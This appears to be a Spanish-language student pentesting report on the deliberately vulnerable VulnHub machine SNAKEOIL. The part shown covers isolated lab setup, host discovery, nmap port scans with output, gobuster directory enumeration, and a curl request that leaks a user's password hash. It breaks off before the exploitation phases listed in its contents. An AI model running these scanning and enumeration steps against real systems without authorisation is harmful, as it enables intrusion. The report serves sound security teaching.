



09 de septiembre del 2026

PR1 – DE LA TEORÍA A LA PRÁCTICA WALKTHROUGH EN ACCIÓN

CNO IV – Seguridad Informática


Profesor: Servando López Contreras

Universidad Politécnica de San Luis Potosí

Walkthrough explotando una máquina virtual
SNAKEOIL

Luis Felipe Jaramillo Barajas

MATRICULA: 183559



Contenido

1. Introducción	2
2. Objetivos	2
Objetivo general	2
Objetivos específicos	2
3. Preparación del laboratorio	2
4. Fase 1: Reconocimiento	5
5. Fase 2: Escaneo de puertos	6
6. Fase 3: Enumeración de servicios web	8
7. Fase 4: Explotación.....	10
7.1 Registro y autenticación (JWT)	10
7.2 Obtención de la clave secreta (/secret)	10
7.3 Inyección de comandos (RCE) vía /run.....	11
8. Fase 5: Post-explotación — acceso persistente por SSH.....	12
9. Fase 6: Escalada de privilegios	13
10. Resumen de la cadena de ataque.....	15
11. Conclusiones	15
12. Recomendaciones de remediación	16

1. Introducción

Este informe documenta el proceso completo de un ejercicio de pentesting ético realizado sobre la máquina virtual intencionalmente vulnerable DigitalWorld.local: SNAKEOIL, obtenida de la plataforma VulnHub. El objetivo fue aplicar de manera práctica la metodología de pruebas de penetración —reconocimiento, enumeración, análisis de vulnerabilidades, explotación y post-explotación— sobre un entorno controlado y aislado, documentando cada paso, herramienta y decisión tomada, así como los fundamentos teóricos que sustentan cada técnica.

Todo el ejercicio se realizó dentro de un laboratorio virtualizado y aislado de la red real, utilizando Kali Linux como máquina atacante y VirtualBox como hipervisor, cumpliendo con los principios éticos de las pruebas de penetración autorizadas.

2. Objetivos

Objetivo general

Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico, mediante la realización de un walkthrough detallado sobre la máquina SNAKEOIL, explicando las técnicas y metodologías utilizadas para vulnerarla.

Objetivos específicos

- Configurar un entorno de virtualización aislado para realizar las pruebas de penetración de forma segura.
- Utilizar herramientas de escaneo de puertos y servicios para identificar posibles vectores de ataque.
- Enumerar los servicios y aplicaciones en ejecución para obtener información detallada del sistema objetivo.
- Investigar las vulnerabilidades asociadas a los servicios identificados.
- Evaluar el riesgo y la viabilidad de explotar cada vulnerabilidad encontrada.
- Seleccionar y adaptar exploits/técnicas adecuadas para las vulnerabilidades encontradas.
- Escalar privilegios hasta obtener acceso administrativo (root).
- Registrar cada paso del proceso: comandos, resultados y capturas de pantalla.
- Explicar las técnicas y conceptos teóricos relacionados con cada etapa del ataque.

3. Preparación del laboratorio

Se importó la máquina SNAKEOIL descargada desde VulnHub en VirtualBox, y se utilizó Kali Linux como máquina atacante. Para garantizar un entorno de pruebas seguro y ético, ambas máquinas virtuales se configuraron en una red completamente aislada de la red local del host y de Internet.

Inicialmente se intentó usar una "Red interna" (Internal Network) de VirtualBox, pero esta no cuenta con servidor DHCP propio, por lo que las máquinas no lograban obtener una dirección IP automáticamente (se observó un error de "Activation of network connection failed" dentro de SNAKEOIL). La solución fue cambiar a un adaptador "Solo-anfitrión" (Host-Only), habilitando el servidor DHCP integrado de VirtualBox para ese adaptador.




Figura 1. Configuración del Adaptador 1 de Kali en modo NAT (para acceso a internet y actualización de herramientas).




Figura 2. Primer intento de red usando "Red interna" — generó un conflicto de configuración.




Figura 3. Habilitación del servidor DHCP en la red Host-Only de VirtualBox (rango 192.168.56.100–192.168.56.254).




Figura 4. SNAKEOIL configurada con adaptador "Solo-anfitrión", resolviendo el problema de red.

Concepto teórico: aislamiento de red en laboratorios de pentesting.

Aislar la máquina objetivo de la red real es una práctica fundamental en cualquier ejercicio de pentesting, incluso en entornos de práctica como VulnHub. Evita que tráfico malicioso, exploits o

escaneos afecten accidentalmente otros dispositivos de la red, y garantiza que el ejercicio se mantenga dentro de un marco ético y controlado. El modo "Host-Only" permite que únicamente el equipo anfitrión y las máquinas virtuales conectadas a esa red puedan comunicarse entre sí, sin salida hacia Internet ni hacia la red física.

4. Fase 1: Reconocimiento

Con ambas máquinas en la misma red host-only, se utilizó netdiscover para descubrir los hosts activos en el segmento de red, ya que en un pentest de caja negra no se conoce previamente la dirección IP del objetivo:

```
sudo netdiscover -i eth1 -r 192.168.56.0/24
```




Figura 5. Resultado de netdiscover: se identifican 3 hosts activos en la red.

El resultado mostró tres direcciones IP activas. Dos de ellas (192.168.56.100 y 192.168.56.102) mostraban el fabricante "PCS Systemtechnik GmbH", típico de las interfaces virtuales generadas por VirtualBox, por lo que ambas eran candidatas a ser la máquina objetivo. Se descartó la .100 tras confirmar mediante nmap que tenía todos los puertos filtrados, mientras que la .102 respondía con servicios activos — quedando así confirmada como la IP de SNAKEOIL.

Concepto teórico: reconocimiento de caja negra (black-box).

El reconocimiento es la primera fase de la metodología de pentesting y consiste en recolectar información sobre el objetivo sin tener conocimiento previo de su configuración interna. Esto simula el punto de vista de un atacante externo real, que debe primero identificar qué sistemas existen antes de poder atacarlos.

5. Fase 2: Escaneo de puertos

Una vez identificada la IP objetivo (192.168.56.102), se realizó un escaneo completo de los 65,535 puertos TCP para identificar todos los servicios expuestos:

```
sudo nmap -p- --min-rate=1000 -T4 192.168.56.102
```

Esto reveló tres puertos abiertos: 22 (SSH), 80 (HTTP) y 8080 (HTTP). Posteriormente se realizó un escaneo detallado sobre esos puertos específicos para obtener versiones de software y ejecutar scripts de detección:

```
sudo nmap -sC -sV -p 22,80,8080 -A 192.168.56.102 -oN nmap_snakeoil_inicial.txt
```

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV -O 192.168.56.100
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 13:11 -0400
Nmap scan report for 192.168.56.100
Host is up (0.00050s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:FD:34:D8 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.59 seconds

(kali㉿kali)-[~]
$ sudo nmap -sC -sV -O 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 13:11 -0400
Nmap scan report for 192.168.56.102
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to SNAKEOIL!
8080/tcp  open  http     nginx 1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
MAC Address: 08:00:27:C2:37:58 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds
```

Figura 6. Comparación de escaneo entre .100 (puertos filtrados, descartada) y .102 (objetivo confirmado).


```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo nmap -p- --min-rate=1000 -T4 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 13:16 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00062s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 08:00:27:C2:37:58 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.73 seconds

(kali@kali)-[~]
$ sudo nmap -sC -sV -p 22,80,8080 -A 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 13:22 -0400
Nmap scan report for 192.168.56.102
Host is up (0.0022s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_ http-title: Welcome to SNAKEOIL!
|_ http-server-header: nginx/1.14.2
8080/tcp  open  http      nginx 1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_ http-server-header: nginx/1.14.2
MAC Address: 08:00:27:C2:37:58 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS

```

Figura 7. Escaneo completo de puertos y detalle de servicios/versiones con `nmap -sC -sV -A`.

Puerto	Servicio	Detalle
22/tcp	SSH	OpenSSH 7.9p1 (Debian 10)
80/tcp	HTTP	nginx 1.14.2 — "Welcome to SNAKEOIL!" (página estática)
8080/tcp	HTTP	nginx 1.14.2 — "Good Tech Inc.'s Snake Oil Project" (aplicación web / posible proxy)

Concepto teórico: escaneo de puertos con nmap.

Un escaneo de puertos permite identificar qué servicios de red están activos en un sistema. El flag `-p-` indica escanear los 65,535 puertos en lugar de solo los 1000 más comunes; `-sC` ejecuta scripts NSE por defecto para obtener información adicional de cada servicio; `-sV` detecta la versión exacta del software; y `-A` activa además la detección de sistema operativo y traceroute. Detectar versiones exactas es clave, ya que permite posteriormente buscar vulnerabilidades conocidas (CVEs) asociadas a esas versiones.

6. Fase 3: Enumeración de servicios web

El puerto 80 resultó ser una página estática sin información relevante en su código fuente. El puerto 8080, en cambio, alojaba una aplicación web funcional (un mini-CMS/blog llamado "Good Tech Inc.") con funcionalidad para crear, editar y eliminar publicaciones.




Figura 8. Página principal de la aplicación en el puerto 8080, con posts existentes y opción de crear nuevos.




Figura 9. Formulario "Create a New Post" —funcionalidad de entrada de datos del usuario.

Se utilizó gobuster para enumerar directorios y rutas ocultas no enlazadas desde el menú de navegación:

```
gobuster dir -u http://192.168.56.102:8080/ -w  
/usr/share/wordlists/dirb/common.txt -o gobuster_8080.txt
```




Figura 10. Resultado de gobuster: se descubren rutas ocultas `/login`, `/registration`, `/run`, `/secret`, `/test` y `/users`.

Este escaneo reveló rutas críticas que no eran visibles desde la interfaz: `/login` y `/registration` (autenticación), `/run` (ejecución de comandos, como se confirmó después), `/secret` y una ruta `/users` que, sin autenticación alguna, exponía el nombre de usuario "patrick" junto con el hash de su contraseña:

```

(kali@kali)-[~]
$ curl -s http://192.168.56.102:8080/users
{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.r
VSol5HxPqdW6Nw$FZJVgJNJIw99RIiojrT/gn9xRr9SI/RYN.CGf84r040"}]}

(kali@kali)-[~]
$ curl -s http://192.168.56.102:8080/test
{"TestValue": 0}

```

Figura 11. La ruta `/users` filtra el usuario "patrick" y su hash de contraseña (pbkdf2-sha256) sin requerir autenticación.

También se determinó, revisando la publicación "Useful Links" del blog, que la aplicación estaba construida con Flask y usaba la librería Flask-JWT-Extended para autenticación basada en tokens JWT (JSON Web Tokens).

Concepto teórico: enumeración de directorios y fuga de información.

